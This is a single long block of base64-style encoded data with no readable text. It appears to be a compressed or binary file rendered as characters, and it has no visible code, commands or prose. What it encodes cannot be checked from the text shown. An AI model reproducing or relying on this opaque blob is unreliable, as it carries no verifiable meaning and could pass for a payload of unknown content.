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oAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAq6nfppmmT3killiXdtB6nsK86f4jas0jGOK3Vc8DYTj9a7Xxf/yKl9/uD+YrkPh1ZWt7cX4u7eKcKqbfMQNjk+te1goUY4adapHms/8AL/M+Uzati54+lhKFTk5lf8/8iD/hYms/887f/v2f8aP+Fiaz/wA87f8A79n/ABr0H+wtK/6Btr/35X/Cnf8ACP6X/wBA60/78r/hR9cwX/PkX9l5r/0Ffmeef8LE1n/nnb/9+z/jR/wsTWf+edv/AN+z/jXof/CP6X/0DrT/AL8r/hWRf3ngnSrk2+qXug2UynBjuJ4Y2HfoxBo+uYL/AJ8h/Zea/wDQV+Zyf/CxNZ/552//AH7P+NH/AAsTWf8Annb/APfs/wCNdnpg8Ja0WGjyaNflRlvsrxS4Hr8pNaH/AAj+l/8AQOtP+/K/4UfXMF/z5D+y81/6CvzPPP8AhYms/wDPO3/79n/Gj/hYms/887f/AL9n/GvQjoGlDrptp/35X/Ck/sLSv+gba/8Aflf8KPrmC/58h/Zea/8AQV+ZyXh3x5dX2rRWeoRRbZjtV4wQVPbv0rvK8d0pQnjaJUACreYAA6DdXsVZZnRp0pxdNWujo4fxVfEUZqtLmcXa4UUUV5R9IFFFFABRRmjNABRRmjNABRRmjNABRRmjNABRRmjNADZJUhiaSV1REGWZjgAetKjrIgeNgysMgg5BFUtaP/Elu+f+WRqlCZbBt9oN8Z5e3zgfVfQ+3Q+1axp80bohys7G3RUVtcxXcPmQtkZwQeCp7gjsalrLYsKKKKACiiigAorL1HxNoekl11LVrO3dPvI8yhh/wHOf0rnrz4teErUkR3z3RHa3iLZ+hOBTs2K6R2tFeYXHxmtpHZNN0yRufleeQLkfQZ/nUtv8QNRvm48mBSc4RckD0yar2cifaRPSqK4c+IZDblmupPMySCGxj8Kx7v4kahpjElYblB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